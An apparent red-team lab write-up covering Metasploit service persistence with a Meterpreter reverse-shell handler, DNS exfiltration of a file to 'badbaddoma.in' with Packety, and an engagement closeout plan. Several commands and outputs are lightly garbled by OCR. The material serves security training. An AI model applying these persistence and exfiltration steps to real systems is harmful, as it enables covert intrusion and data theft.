
Persistence using Metasploit

Used Metasploit's module named exploit/windows/local/persistence service to gain persistence over a compromised system The Windows Persistent Service Installer is a module in the Metasploit Framework that allows to generate and upload an executable to a remote host that the payload will start whenever the service is running, even after restarts or other interruptions.


1. After gaining admin access of the compromised system used Metasploit and searched for the module named exploit/windows/local/persistence service
2. Gave the details of our LHOST which is our tun0 IP , LPORT and then latest session id
3. After that we exploit and wait for the Metasploit to upload the executable
4. The exploit also generates a resource script file that we can use again to gain reverse shell
5. After killing all sessions and if we run the resource script, we can gain access to the system whenever we require



```
Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ LAB-DC  10.8.156.24:4444 -> 10.10.162.52:50935 (10.10.162.52)
  6         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ LAB-DC  10.8.156.24:3333 -> 10.10.162.52:51435 (10.10.162.52)

msf6 exploit(windows/local/persistence_service) > sessions -K
[*] Killing all sessions...
[*] 10.10.162.52 - Meterpreter session 6 closed.
[*] 10.10.162.52 - Meterpreter session 4 closed.
msf6 exploit(windows/local/persistence_service) > exit -y
faseeh@faseeh:~/Enterprise$ msfconsole -r handler.rc
```



```
msf6 exploit(windows/local/persistence_service) > exploit

[*] Started reverse TCP handler on 10.8.156.24:3333
[*] Running module against LAB-DC
[+] Meterpreter service exe written to C:\Windows\TEMP\IqONSDwR.exe
[*] Creating service lsast
[*] Cleanup Meterpreter RC File: /home/faseeh/snap/metasploit-framework/common/.msf4/logs/persistence/LAB-DC_20230815.2857/LAB-DC_20230815.2857.rc
[*] Sending stage (175686 bytes) to 10.10.162.52
[*] Meterpreter session 5 opened (10.8.156.24:3333 -> 10.10.162.52:51340) at 2023-08-15 00:29:03 +0530
```



```
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.8.156.24
set LPORT 4443
run
```

Data Exfiltration – DNS Manipulation

Data Exfiltration: Data exfiltration refers to the unauthorized and intentional extraction or removal of sensitive or confidential data from a computer system, network, or organization.


DNS Manipulation: DNS manipulation refers to the extraction of data using a fake DNS server using DNS queries.

Tools:

- Packety
- PacketyGrabber
- SharpExfiltrate
- DNSExfiltrator
- Egress-Assess
- Power-cloud

Packety


- Packety starts off by reading from the text file. The text file's content will first be Base64 encoded and then Base58 encoded.
- Once everything is encoded and ready, the code will wait for the user to press "ENTER" in order to start transmitting the queries to the DNS Server.
- Once the query starts the file will be captured in the DNS server.




```
d.co/warnings/venv
linux@linux-VirtualBox:~/Desktop/DataExfil/dns-exfil-infil$ python3 packety.py
Filename: securecorp.txt
Domain Name (Example: badbaddoma.in): badbaddoma.in
[+] Reading file.
[+] Base64 encoded.
[+] Base58 encoded.
Start transmitting... [PRESS ENTER KEY]
Done.%
```

PacketyGrabber

- To run PacketyGrabber we must first ssh into the DNS server and locate to the directory in which the extracted file is stored.
- Provide packetyGrabber with the name of the file captured and the name in which the file must be stored and the domain name.
- PacketyGrabber will fetch the file from the DNS server and store it in the directory from which you ran packetyGrabber.



```
er@user1:~/challenges/exfiltration/orderlist$ python3 ../../../dns-exfil-infil/packetyGrabber.py order.pcap
ile captured: order.pcap
ilename output: order.txt
omain Name (Example: badbaddoma.in): badbaddoma.in
[+] Domain Name set to badbaddoma.in
[+] Filtering for your domain name.
[+] Base58 decoded.
[+] Base64 decoded.
[+] Output to order.txt
xception ignored in: <bound method BaseEventLoop.__del__ of <_UnixSelectorEventLoop running=False closed=True debug=False>>
raceback (most recent call last):
  File "/usr/lib/python3.5/asyncio/base_events.py", line 431, in __del__
  File "/usr/lib/python3.5/asyncio/unix_events.py", line 58, in close
  File "/usr/lib/python3.5/asyncio/unix_events.py", line 139, in remove_signal_handler
  File "/usr/lib/python3.5/signal.py", line 47, in signal
ypeError: signal handler must be signal.SIG_IGN, signal.SIG_DFL, or a callable object
ser@user1:~/challenges/exfiltration/orderlist$
```



```
user@user1:~/challenges/exfiltration/orderlist$ cat order.txt
DATE     ORDER-ID          TRANSACTION      PRICE      CODE
01-06       1              Network Equip.   $2349.99    -
01-09       2              Software Licen.  $1293.49    -
01-11       3              Physical Secur.  $7432.79    -
02-06       4              SENT TO #1056..  $15040.23   -
02-06       5              1M THM VOUCHER   $10        zSiSeC
02-06       6              Firewall         $2500       -user@user1:~/challenges/exfiltration/orderlist$
```

Engagement Closeout

Engagement closeout planning involves finalizing the activities and tasks related to a project or engagement.

The following are the plan for the engagement closeout:-

1. **Assessing the Compromised Infrastructure**
2. **Developing a Cleanup Plan of the compromised infra**
3. **Isolating the compromised Infra**
4. **Remediating Vulnerabilities that led to compromise**
5. **Restoring from the Backups**
6. **Testing the Infrastructure and Verify whether it is fully operational**
7. **Monitoring any unusual activities and Reviewing**
8. **Documentation**
9. **Report making**

Engagement Closeout Report

An Engagement closeout report consists of the following :-

Executive Summary

- Provide a summary of the red team engagement closeout activities, outcomes, and key findings.
- Highlight the impact of the compromised infrastructure and the importance of cleanup and restoration.

Introduction

- Introduce the red team engagement and the objectives behind assessing compromised infrastructure.
- Explain the reasons for the cleanup and restoration efforts.

Objective and scope

- Define the scope of the red team engagement closeout related to cleaning up compromised infrastructure.
- Specify the objectives of restoring the infrastructure to a fully operational state.

Methodology

- Describe the approach and methods used for assessing compromised infrastructure.
- Explain the steps taken to isolate and contain the compromise.
- Detail the process of analyzing the cause of compromise.

Findings and Vulnerabilities

- Present findings from the assessment of compromised infrastructure.
- Describe the extent of the compromise and affected systems or data.

Cleanup Process

- Provide a step-by-step account of the cleanup process.
- Explain actions taken to remove malware, backdoors, and other artifacts.
- Detail the restoration process and steps taken to ensure the infrastructure is fully operational.

Restoration of Backups

- Describe the process of selecting and restoring necessary backups.
- Explain steps taken to ensure integrity and security of the restored backups.

Testing and Validation

- Describe the approach used to test and validate the restored infrastructure.
- Explain security testing procedures conducted.

Security Enhancements

- Provide an overview of implemented security enhancements during the cleanup process.
- Explain any additional measures taken to prevent future compromises.

Recommendations

- Highlight recommendations for improving security and preventing future compromises.

Conclusion

- Summarize the overall outcomes of the red team engagement closeout.

Any Questions?